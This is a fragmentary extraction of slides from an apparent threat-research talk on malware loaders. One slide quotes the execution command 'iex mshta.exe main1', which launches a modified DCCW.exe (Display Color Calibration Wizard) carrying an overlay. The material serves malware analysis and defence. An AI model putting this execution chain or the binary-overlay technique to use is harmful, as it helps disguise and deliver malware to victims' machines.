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


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
LOADER:

THE SILENT ENABLER OF
MODERN MALWARE
CAMPAIGNS



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“iex mshta.exe **main1**”

main1

=

DCCW.exe

**Display Color
Calibration Wizard**

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
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Modified DCCW.exe



overlay

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